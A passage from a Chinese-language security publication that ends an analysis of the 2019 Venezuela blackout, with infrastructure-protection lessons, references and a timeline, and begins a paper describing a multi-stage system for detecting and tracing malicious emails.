1.4.3 （三）委内瑞拉部分电力设施陈旧，在社会动荡背景下故障频发，亦不能排除自身发生故障所致

乔治华盛顿大学网络与国土安全中心高级研究员 Kalev Leetaru 认为 [21]，‘‘由于电网经年累月管理不善，停电在委内瑞拉已是司空见惯，不需要美国国家安全局的帮助’’，‘‘该国电网自己就可以引起下一次停电事件。大多数国家，包括美国，都对其老化和日益超载的公共基础设施感到担忧。因设备故障或输电线路过载而停工的发电厂更可能被归咎于投资不足，而非外国网络攻击。引起大规模山火的电力线故障很可能是预防维护工作不力导致，而非蓄意的外国破坏。”2013 年 1 月至 6 月期间，委内瑞拉国家电力系统发生了 10,647 次失败事故；2013 年 9 月 3 日，19 个州和加拉加斯经历了由于输电线路故障导致的 4 小时停电，该国 70% 的面积停电；2018 年 8 月 31 日，苏利亚州首府马拉开波的一个变电站发生爆炸，导致城市大片区域停电；2018 年 10 月 16 日，卡拉沃沃州 La Arenosa 发电站发生爆炸事故，导致本国西南部电力供应中断，12 个州出现电力短缺，至少 1000 万名用户可能受到停电的影响。当然也不能排除这些事件的背后同样可能存在人为因素的影响。

图 9 委内瑞拉电力系统历史事故图

1.4.4 （四）网络空间安全、关键基础设施安全需要相应的基础支撑条件

如果将‘‘震网事件’’和‘‘乌克兰电网遭遇攻击停电事件’’与委内瑞拉停电事件对比，前两起事件都是在被攻击设施拥有国社会基本稳定、主权与安全有基本自我保障的能力下所发生的，在基础设施的物理安全有一定的保障基础上，攻击方往往会优先选择采用网空攻击这种相对更隐蔽、具有穿透性手段进行攻击。以在达成攻击效果的同时，限定影响后果，同时其成本也比物理域军事打击更低廉。而物理手段和网络手段叠加往往能达成更大的攻击效果。在委内瑞拉社会动荡的背景下，内部破坏、里应外合等各种可能性都急剧增加，物理、电磁、网空多个领域风险相互叠加，而被削弱的社会应急能力、和基础设施运维水平，又增加了恢复难度和成本。国家的主权与安全是关键基础设施安全的基本屏障，社会治理能力是关键基础设施安全的前提基础。当前委内瑞拉政府虽然能维持政府的基本运行，但在巨大的外部颠覆、干预压力以及内部反对派的干扰下，主权与安全遭到严峻挑战，治理能力就已经高度削弱。在这种情况下，如果遭遇入侵攻击，很大可能是带有网络空间和实体空间的复合性因素，而非单纯的网络攻击问题。而多起事件间，既有可能是强关联组合打击，也可能是弱关联的多源并发。此次委内瑞拉政府多次发声中，包括‘‘电力系统已成为美国最新一轮网络攻击’’、‘‘国内渗透者从内部攻击了电力公司’’、‘‘抓获纵火破坏电力系统嫌疑人’’等，同时网络上也出现了西部变电站发生爆炸的相关信息，如果这些都属实，这就是一个里应外合、多域交织的结果，是国家政权受到挑战的情况下集中爆发出的基础设施安全问题。而也正是由于政权管控能力下降，导致攻击事件发生后，政府没有足够资源和能力有效应对，进而接连受到的攻击令损失进一步扩大化。

1.5 【几点启示】

1.5.1 **启示一：必须从总体国家安全观来统领关键基础设施安全防护工作。关键基础设施是各种威胁行为体所觊觎的目标，而其攻击往往是跨域组合的。因此不能简单的将基础设施防御视为技术对抗，而要视为综合对抗。**

在常规防护中，要将物理安全、人员安全因素与技术安全因素都充分考虑在内，对可能发生的紧急情况，制定更为全面的预案。目前国内在网络空间安全领域，存在缺少总体国家安全视角，不以结果/后果角度分析威胁，而以攻击的‘‘技术含量’’高低看待威胁的倾向，认为‘‘非技术层面的攻击，就不是事儿，不是‘高技术含量’的攻击，都不是大事儿’’。但网络空间安全和关键基础设施安全都具有非对称性的特点，决定了攻击中是组合拳打击薄弱点的特点。并非只采用技术手段或高技术手段。威胁行为体在攻击中并不关心‘‘技术含量’’，而更多考虑目标价值、攻击成功率、攻击成本、攻击隐蔽性等‘‘作战指标’’。一些针对关键目标的简单技术或人为操作在与其相适应的时间点爆发，一样可以造成重大损害。

1.5.2 启示二：能力导向建设模式，提升关键信息基础设施安全防护能力。

当前，我国面临着复杂严峻的内外部形势，在众多的风险挑战中，‘‘网络安全防控能力薄弱，难以有效应对国家级、有组织的高强度网络攻击’’ 是一项突出的风险。防控能力建设及以国家大型工程为主干，也以各政企机构建设管理的每一个重要信息系统和信息基础设施的安全为基石。基石不稳，则大厦难安。重要信息系统和关键信息基础设施处于 ‘‘低水平防护’’，甚至 ‘‘无效防护’’ 的状态中，是国家安全与稳定的严重隐患，影响到国家的战略主动性。目前政企网络安全防护中规划能力不够、预算保障不足、问责机制没有落地等问题十分明显，在安全规划建设工作中往往是在满足一般性合规要求的基础上，再简单堆砌部分产品应对各类单点威胁，未形成动态综合的网络安全防御体系，缺少实战化安全运行机制保障。面对既有安全环节单点失效、面临新的威胁类型，疲于应付，顾此失彼。对隐蔽性更强的高级网空威胁行为体的持续性威胁，缺少足够的发现和防御能力。在预算保障上，受经济下行压力影响，安全投入纷纷削减或延迟。但越是在面临复杂严峻挑战下，越应优先建设安全支撑能力，建议主管部门通过系统规划指引、保障预算投入、加强问责落实，全面提升政府、央企网络安全防护水平。政企机构、关键信息基础设施建设运维方，面对复杂的敌情，需要将 ‘‘敌已在内，敌将在内’’ 作为驱动防御的前提设定，并根据自身网络与信息系统的国家安全、社会安全和业务安全属性，客观判断必须能够有效对抗哪些层级的网络空间威胁行为体，并据此深入分析安全需求，建立安全规划，保障预算投入。采用叠加演进能力导向的网络安全建设模式指引规划设计，科学合理地分阶段扎实开展网络安全建设实施工作，实现从基础结构安全、纵深防御、态势感知与积极防御到威胁情报的网络安全能力【22】，构建动态综合的网络安全防御体系。针对电力等基础设施和工业系统，在落实能力导向建设模式构建动态综合防御体系的工作中，必须以保障业务运行的连续性和可靠性要求为基本前提，这就对基础结构安全能力、纵深防御层面安全能力的规划、建设和安全运行提出了更高的要求，对于现网系统，针对各种等可能对业务连续性产生潜在影响的安全动作，需要极为慎重，综合采用合理规划、分区分域、收窄暴露面等方式，有效布防，并通过完备的应急响应预案制定、演训式威胁评估等相关措施，最大限度避免或减少对业务系统可能产生的影响，确保系统业务的弹性恢复能力。

1.6 【调研分析参与方简介】

安天研究院简介

安天研究院是安天科技集团的下属研究机构，专注于网络安全威胁检测和知识工程方向的前沿探索，研发下一代威胁检测引擎，完善配套的知识工程体系；对认知能力、推理和本体模型、威胁知识图谱等领域进行研究探索；对智能终端、物联网、工业控制系统和各种新兴场景下的安全威胁进行分析和预判；对各种高级网空威胁行为体的工程体系、装备体系、作业框架等进行分析梳理。安天研究院下设多个专家工作室。同时与多所高校进行合作，按照 ‘‘优势互补、窄带聚焦、实战导向、追求领先’’ 的原则，选择安天有工程能力和数据基础，高校有学术积累的窄带专业方向展开深入研究，助力高校形成具有前瞻性和实用前景的高水平学术成果，推动科研成果向有效的安全价值转化。安天研究院积极跟进国际网络安全领域的前沿成果，发起成立了安天技术公益翻译组，累计翻译了超过 1600 万字的文献资料。

广东省电力系统网络安全企业重点实验室简介

广东省电力系统网络安全企业重点实验室，依托于南方电网公司网络安全实验室建设，2018 年度获得广东省科技厅正式批复成立。同时，该实验室也是电力行业信息安全等级保护测评中心第五实验室、国家能源局南方能源监管信息安全技术支撑单位、广东省能源互联网网络安全工程技术研究中心、南方电网公司电力监控系统安全防护实训基地，是南方电网公司网络安全领域的的科技研发中心、技术服务中心、测评认证中心和培训交流中心。本实验室是南方电网公司海外高层次人才创新创业基地的重要组成部分。目前，已建成了一套科学、完善的质量管理体系，申请获取了 CNAS17020 检验机构、CNAS17025 检测校准实验室、国家注册信息安全等级保护测评机构、国家注册信息安全员培训机构等认可资质，申请获取了信息安全综合服务、风险评估、应急响应、工程集成等业务资质。实验室在等级保护测评、安全风险评估、软硬件测试、威胁信息通报、事件调查取证等方面有丰富的工作经验和丰硕的工作成果，为十八大、十九大、G20 峰会、博鳌亚洲论坛等国家重大活动提供了信息安全保障。

1.7 【参考资料】

[1]TelesurEnglish：VenezuelaDenouncesUSParticipationinElectricSabotage

https://www.telesurenglish.net/news/Venezuela-Denounces-US-Participation-in-Electric-Sabotage-20190308-0021.html

[2]Lapatilla.com：FedecámarasZuliaofrecebalancedesaqueosenlaregiónporcrisiseléctrica

https://www.lapatilla.com/2019/03/12/fedecamaras-zulia-ofrece-balance-de-saqueos-en-la-region-por-crisis-electrica/?tdsourcetag=s_pcqq_aiomsg

[3]TelesurEnglish：VenezuelanGov'tDenouncesLatestAttackonElectricSystem

https://www.telesurenglish.net/news/Venezuelan-Government-Denounce-New-Attack-On-Electric-System-20190307-0033.html

[4]https://www.voacna-help-investigate-alleged-us-cyber-attack-20190313/4826828.htmlhinese.com/a/venezuela-asks-chi

[5]Twitter：https://twitter.com/teleSURtv/status/1105964204023050241

[6]IEA：https://www.iea.org/countries/Venezuela/

[7] 维基百科：https://en.wikipedia.org/wiki/List_of_largest_power_stations_in_the_world

[8] 委内瑞拉 EDELCA 电力公司梯级与三峡-葛洲坝梯级 AGC 比较，李晖，《华中电力》，2003 年第 1 期

[9] 国机集团：http://www.cmec.com/xwzx/mtbd/201809/t20180903_192153.html

[10] 委内瑞拉变电站控制和保护设计研究，赵焱、张庆伟，《国际工程与劳务》2015 年 01 期

[11] 北极星电力网：“37’’ 委内瑞拉大停电事件快报

http://m.bjx.com.cn/mnews/20190312/968255.shtml

[12] 安天：对 Stuxnet 蠕虫攻击工业控制系统事件的综合分析报告

https://www.antiy.com/response/stuxnet/Report_on_the_Worm_Stuxnet_Attack.html

[13] 安天：乌克兰电力系统遭受攻击事件综合分析报告

https://www.antiy.com/response/A_Comprehensive_Analysis_Report_on_Ukraine_Power_Grid_Outage/A_Comprehen

[14] 安天：修改硬盘固件的木马探索方程式（EQUATION）组织的攻击组件

https://www.antiy.com/response/EQUATION_ANTIY_REPORT.html

[15] 安天：方程式（EQUATION）部分组件中的加密技巧分析

https://www.antiy.com/response/Equation_part_of_the_component_analysis_of_cryptographic_techniques.html

[16] 安天：从 ‘‘方程式’’ 到 ‘‘方程组’’EQUATION 攻击组织高级恶意代码的全平台能力解析

https://www.antiy.com/response/EQUATIONS/EQUATIONS.html

[17] 安天：方程式组织 EQUATIONDRUG 平台解析---方程式组织系列分析报告之四

https://www.antiy.com/response/EQUATION_DRUG/EQUATION_DRUG.html

[18] 美国网络空间攻击与主动防御能力解析（连载），网信军民融合杂志，安天研究院

[19]《DivisionCyberOperations》

https://cyberdefensereview.army.mil/CDR-Content/Articles/Article-View/Article/1136080/division-cyber-operations/

[20]《OffensiveCyberCapabilitiesattheOperationLevel》

https://csis-prod.s3.amazonaws.com/s3fs-public/legacy_files/files/publication/130916_Leed_OffensiveCyberCapabilitie

[21]Forbes：CouldVenezuela’sPowerOutageReallyBeACyberAttack?

https://www.forbes.com/sites/kalevleetaru/2019/03/09/could-venezuelas-power-outage-really-be-a-cyber-attack/

[22] 网络安全滑动标尺模型---从架构安全到超越威胁情报的叠加演进（安天译本）

1.8 【委内瑞拉电力-能源危机与其国内局势历史时间记录表】

（截至 2019 年 3 月 12 日）注释: 黑色字体为能源危机，蓝色字体为局势动向

2010 年 2 月 8 日，委内瑞拉发生电力系统紧急事故。

2012 年 10 月，查韦斯再次赢得连任。

2013 年 1 月至 6 月期间，SEN（国家电力系统）发生了 10,647 次失败事故。

2013 年 3 月 5 日，查韦斯逝世。

2013 年 4 月，政府宣布能源紧急情况。

2013 年 4 月 14 日，马杜罗成为委内瑞拉总统。

2013 年 9 月 3 日，根据官方报告，19 个州和加拉加斯经历了由于输电线路故障导致的 4 小时停电。该国 70% 的面积停电。

2016 年 4 月初，委内瑞拉政府 “60 天计划’’，“60 天计划’’ 包括 4 月和 5 月的每个周五，委内瑞拉公共服务部门放假，学校停课，并且工作日也相应减少上班时间，目的是为了节约用电。

2016 年 5 月 1 日，委内瑞拉政府实施公务员每周工作 2 天，休息 5 天的临时措施，还将时钟回拨半小时以充分利用日间时光，全国每天轮流断电 4 小时，委内瑞拉所使用的时间称为 ‘‘委内瑞拉标准时’’。委内瑞拉标准时为 UTC-4:30，是唯一一个使用该时间的国家。

2017 年 7 月 31 日，美国财政部宣布对委内瑞拉总统马杜罗实施制裁。根据制裁措施，马杜罗在美国境内的资产将被冻结，同时美国人将被禁止与其进行交易往来。

2018 年 5 月 20 日，委内瑞拉国家选举委员会宣布，现任总统马杜罗赢得本次总统选举。

2018 年 8 月 31 日，苏利亚州首府马拉开波的一个变电站发生爆炸，导致城市大片区域停电。

2018 年 10 月 16 日，卡拉沃沃州 La Arenosa 发电站发生爆炸事故，导致本国西南部电力供应中断。”12 个州出现电力短缺。据消息，至少 1000 万名用户可能受到停电的影响。

2019 年 1 月 23 日，委内瑞拉议会主席、反对党人士瓜伊多在一场反对党支持者集会活动中自封为‘‘临时总统’’，要求重新举行总统大选，完成政府权力过渡。

2019 年 1 月 23 日，委内瑞拉加拉加斯，委内瑞拉总统马杜罗对千名支持者说：‘‘我已决定，将切断与美帝国主义政府的外交与政治关系。”

2019 年 1 月 28 日，美国宣布对委内瑞拉国家石油公司——PDVSA 实施制裁，该公司无法出售石油至美国。

2019 年 1 月 30 日，委内瑞拉最高法院 29 日宣布, 决定对委议会主席、反对党人士瓜伊多采取限制措施。

2019 年 3 月 7 日下午 5 时左右，包括首都加拉加斯在内的委内瑞拉全国发生大规模停电。多数地区的供水和通信网络受到影响。

2019 年 3 月 12 日，美国务卿蓬佩奥在社交网站 ‘‘推特’’ 上宣布，将从美国驻委内瑞拉使馆中撤出所有剩余美国外交人员。

恶意邮件智能监测与溯源技术研究

文章作者：魏海宇，刘钰 @ 中睿天下

文章来源：https://mp.weixin.qq.com/s/D5Lo_BdiR6PchgLhVMNYQg

近年因电子邮件安全问题引起的恶性网络事件影响范围越来越广、造成后果越来越恶劣。传统邮件监测技术无法应对高级持续性威胁。基于此，提出新一代智能恶意邮件监测与溯源的系统框架，将多元行为分析、威胁情报溯源、动态沙箱检测、深度样本意图分析等智能化威胁感知和邮件监测技术应用在恶意邮件监测与溯源系统中。通过人工智能技术将几百种基于知识工程的邮件安全元素与威胁、业务模型关联建模，使系统具备更智能的威胁感知能力和更准确的恶意邮件检测率。同时，通过邮件样本溯源技术，系统可以进一步溯源恶意邮件的来源和相关的黑客组织。

2.1 0 引言

当前互联网技术不断发展，网络攻击手段和网络安全威胁不断升级。电子邮件是高级网络攻击和网络犯罪发生的重灾区。高级持续性威胁 (Advanced Persistent Threat，APT) 攻击、账号接管 (Account TakeOver，ATO) 攻击、高级商业邮件诈骗 (Business Email Compromise，BEC) 攻击不断涌现，传统邮件安全防护体系远远不能抵御日益复杂化的网络攻击，面临新的挑战。

2015 年 12 月 23 日，乌克兰至少三个区域的电力系统遭到网络攻击，造成大面积停电，电力中断 3~6 小时，约 140 万人受到影响［1］。分析发现，事件起因是：电力公司员工点击了带有病毒的恶意邮件，登录证书被黑客偷取，黑客利用证书实施网络攻击，获取了乌克兰电站系统控制权，由此制造了第一例网络攻击造成的大停电事件［2］。无独有偶，2017 年 4 月美国媒体报道两个美国科技巨头谷歌和 Facebook 两年内被骗 1 亿美元［3］，起诉书披露攻击者通过伪造电子邮件地址和内容向这两家公司的财务部门发送诈骗邮件，并持续获利。除此之外，随着 APT 攻击的不断曝光，网络邮件钓鱼攻击是 APT 组织实施网络犯罪活动时最常用攻击手段。电子邮件安全不容忽视。

从安全角度，可将邮件过滤分为无害垃圾邮件过滤和有害恶意邮件过滤。无害垃圾邮件包括：(1) 收件人事先没有提出要求或者同意接收的广告、电子刊物、各种形式的宣传品等宣传性的电子邮件[4]；(2) 含有欺诈信息的电子邮件。无害垃圾邮件本身不包含恶意程序。有害恶意邮件指带有恶意链接和攻击程序的电子邮件，包括：(1) 携带病毒木马程序的恶意电子邮件 (隐藏在附件)；(2) 含有钓鱼链接的诱骗电子邮件 (隐藏在正文或附件)。电子邮件攻击的多样性，决定了邮件安全防护手段的多元化。

从技术发展看，邮件安全防护技术分为四代。第一代垃圾邮件网关对无害垃圾邮件进行过滤，以邮件来源、邮件头部数据和内容过滤为主要技术手段，通过静态特征识别和关键字匹配技术识别垃圾邮件。二十世纪九十年代第一例病毒邮件出现后，能够识别有害恶意程序的病毒邮件网关成为邮件安全防护的主流技术；第二代病毒邮件网关通过样本比对、脚本分析、附件检查技术进行恶意邮件的分析和识别；随着邮件应用的日益广泛，钓鱼攻击者开始使用电子邮件作为 URL 钓鱼、账号密码欺骗的载体，第三代邮件安全网关应运而生。第三代邮件安全网关在前两代来源过滤、内容过滤、特征识别、恶意程序监测技术基础上，增加了多样化的图片分析、URL 监测和行为分析技术，能够通过分析邮件内容、链接、附件、图片，识别邮件恶意攻击意图和行为。

近几年，针对电子邮件的攻击，技术手段越来越专业化。APT 攻击、ATO 攻击、BEC 攻击、免杀木马病毒和 0DAY 漏洞利用等新型攻击手段层出不穷，传统邮件过滤技术很难检测，为此本文设计实现了新一代智能恶意邮件监测与溯源系统。系统融合了邮件的动态分析、沙箱运行、行为建模、行为意图分析、威胁情报分析、大数据分析建模等智能化监测手段进行电子邮件的深度监测，能够识别、溯源复杂的电子邮件攻击行为。

2.2 1 体系架构

新型电子邮件攻击手段多样化、技术复杂化、攻击智能化，要求建立防护严密、过滤高效、智能化的电子邮件监测系统，为此设计了基于流量的智能垃圾邮件安全监测与溯源系统。体系结构上采用层次化过滤设计，在保证监测准确率基础上，提高了单封邮件的处理速度。技术上采用行为分析技术提高威胁监测率，特别是提高 APT 攻击、ATO 攻击和 BEC 攻击等复杂攻击的识别能力。除此之外还建立了威胁情报溯源云中心，一是进行攻击者来源和身份背景分析，实现攻击溯源，降低用户损失；二是积累样本资源，通过信息自动化反馈机制，不断提高系统威胁感知能力。

2.2.1 1.1 总体设计

该方案包含三级过滤引擎和一个综合处理引擎，每级过滤引擎执行不同监测功能，越高级的过滤引擎运算和处理过程越复杂。过滤引擎间的样本数据从低级到高级逐级传递，传递原则是：一旦邮件样本在某级过滤引擎处理中判定为垃圾邮件则过滤结束，不再向高级过滤引擎传递。减少样本投递次数和无效运算，降低资源和时间消耗。恶意邮件监测与溯源系统的体系架构如图 1 所示。




图 1 恶意邮件监测与溯源系统的体系架构

2.2.2 1.2 过滤引擎设计

四级引擎设计是系统保证垃圾邮件的过滤精准度和平衡时间消耗的关键设计。通过不同类型过滤引擎的有序串联，一是能够对邮件进行最全面的分析，满足了系统的技术先进性要求；二是不过度增加系统负担，满足了系统在处理速度和处理时间上的时效性要求。

第一级过滤引擎定义为快速过滤引擎，能够通过规则匹配快速判断邮件属性。主要基于协议会话相关技术进行过滤，设计上支持 SMTP 等协议分析和邮件来源分析，进行 SMTP 等协议项检查和 SPF 检查，通过威胁情报溯源云中心鉴定是否为恶意邮件并查明相关背景。

第二级过滤引擎是进行邮件内容过滤的核心过滤引擎，支持对邮件的正文文本、链接地址和邮件附件进行静、动态检查和过滤。设计上过滤引擎将来源数据分类为文本、链接、附件，不同类型数据使用不同监测方法。文本数据使用静态分析引擎进行分词、降维、语义分析处理，通过统计学习算法分类邮件。链接通过 URL 链接识别技术进行鉴定。核心监测器包括静态、运行态和回溯监测引擎。在静态过滤引擎不能判断邮件属性时，通过运行态引擎的动态监测沙箱对邮件做进一步分析。

第三级过滤引擎进行基于行为的过滤，以时序关系、因果关系和基因关系为基础建立行为分析模型。完成两类功能：一是当前邮件的行为分析，二是历史关联数据的行为分析。当前邮件的行为分析，重点分析当前邮件中程序、文档点击后的操作结果，通过可疑行为分析、基因关联分析等手段判定邮件是否具有恶意邮件特征。历史关联数据的行为分析，侧重历史数据的融合分析。系统维护一定时间段内的邮件摘要信息，当进行历史关联数据行为分析时，查询与当前邮件存在关联关系的邮件信息，通过关系模型关联数据，综合判断邮件是否为恶意邮件。

第四级综合过滤引擎则融入人工智能技术，将前三个过滤引擎获取的数据进行多维度的拆分组合，将所有的安全监测点融入到训练模型中。比如邮件头、内容、URL、附件等每种都细化出几百种安全元素，将不断监测到的新型威胁融入到模型中。此外，针对不同行业特点将不同的业务模型融入到邮件安全监测中，使过滤引擎具备更高的威胁监测率和更低的误报率。

2.3 2 关键技术

2.3.1 2.1 协议会话信息监测

除了传统的反垃圾邮件监测手段，如 SPF 监测、邮件账号合法性监测、IP 域名黑名单监测等，在邮件协议会话层还可以监测如下三种行为：暴力破解邮箱账号密码、弱口令、异常登录。这三种行为在 APT 攻击中常常作为第一步，攻击者在获取账号的用户名密码后，利用该账号的可信任关系，向常用联系人发送威胁邮件，并保持对账号的长期监控。

暴力破解邮箱账号密码的监测，通过对登录协议的报文分析，结合邮件账号登录时间、地点、频率等因素综合分析，建立监测模型，实现监测功能。一是大量弱密码字典对邮箱账号进行弱密码匹配，并提示用户；二是建立异常登录模型，监测邮箱账户的异常登录行为，比如不同 IP 频繁登录一个邮箱，一个 IP 频繁登录多个邮箱，都视为行为异常。

2.3.2 2.2 邮件头信息监测

邮件消息头中的 From、To、Sender、Received、Subject、Return-Path、Reply-to、Cc、Resent-From [5] 等用户信息字段存有大量敏感信息。通过邮件头的信息提取和分析能够识别邮件来源、判断邮件转发路径、分析评判邮件是否存在可疑行为。

邮件头的 Received 字段记录了详细的消息传输历史和邮件传输经过的节点信息，每台接收到邮件的服务器都会自动添加 IP 地址和机器信息到这行，因此即使攻击者伪造了其他邮件头，仍可通过 Received 项回溯信件来源和传输过程。为提高威胁感知能力，在邮件头信息监测时，增加了邮件头信息与威胁情报平台的联动，通过溯源威胁情报平台的大数据分析技术进一步提高 IP 地址关联、攻击痕迹发现和威胁感知能力。知识工程 (Knowledge Engineering，KE) 和机器学习 (Machine Learning，ML) 是电子邮件过滤的两种常用方法 [6]。在邮件头信息监测中，除使用 KE 方法进行检测规则定义外，还增加了基于 Received 字段的更多识别模型，如：一旦发现 Received 字段项包含超过一定量的信息，判定邮件很可能是被转发或退回的异常邮件。通过威胁情报平台和知识工程的融合监测，能够实现更准确的威胁邮件识别与感知。目前邮件头监测技术手段与传统监测技术并没有太大区别，唯一区别取决于威胁情报溯源平台的鉴别能力。

2.3.3 2.3 URL 链接过滤

网络钓鱼是一种常见电子邮件欺诈形式。攻击者通过电子邮件向用户发送指向恶意网站的链接，诱骗用户点击以获取用户敏感信息或欺骗用户泄露个人和财务信息，如：登录凭证、账户信息、用户密码、信用卡信息等。

进行 URL 链接过滤时考虑以下四个方面的监测：

(1) 基于 URL 的链接识别；

(2) 基于域名的特征识别；

(3) 基于页面的特征识别；

(4) 基于内容的特征识别。

此外还关注：

(1) 公共反钓鱼网站平台提供的资源信息；

(2) 与该 URL 相关的关联信息。

基于 URL 的链接识别、基于域名的特征识别和基于公共反钓鱼平台信息进行的邮件过滤基于静态特征匹配技术，可实现对邮件的快速监测和过滤。基于页面、基于内容的特征识别和与该 URL 相关的关联信息分析可以基于动态分析技术，识别更隐蔽的邮件攻击。具体 URL 过滤的特征分类和主要指征如图 2 所示。




图 2 URL 过滤的特征分类和主要指征

URL 域分析 URL 链接的特征。通过分析 URL 链接的基本属性、行为意图、域名情况，判断该 URL 是否具备恶意链接的基本特征或存在不良行为意图。(1) 基本属性包括：URL 数字计数、URL 总长度。

(2) 行为分析是对攻击者行为意图的识别，判断依据是分析攻击者是否存在刻意混淆行为。评价标准有：是否存在刻意模仿行为、是否存在拼写语法错误 (拼写语法错误往往是由于攻击者插入了特殊字符、隐藏字符等)。

(3) 域名分析是通过分析 URL 子域个数、顶级域名 (Top Level Domain，TLD) 是否是常用域名、域名起名是否存在规律性和随机性、是否故意设置了存在歧义性的域名等异常行为特征。

基于域名的特征识别，通过公共资源利用、基本属性分析和行为分析方式，识别 URL 链接是否为可信链接。公共资源利用是通过与国际反垃圾邮件组织提供的黑/白名单比对，发现域名是否可疑；基本属性分析是通过检查域名注册的时间信息，分析域名可信度；行为分析是通过域名分配机构提供的域名注册信息，分析域名用者是否存在刻意隐藏注册人姓名、注册地址等可疑行为，依据可疑程度综合评估确定域名是否可信。

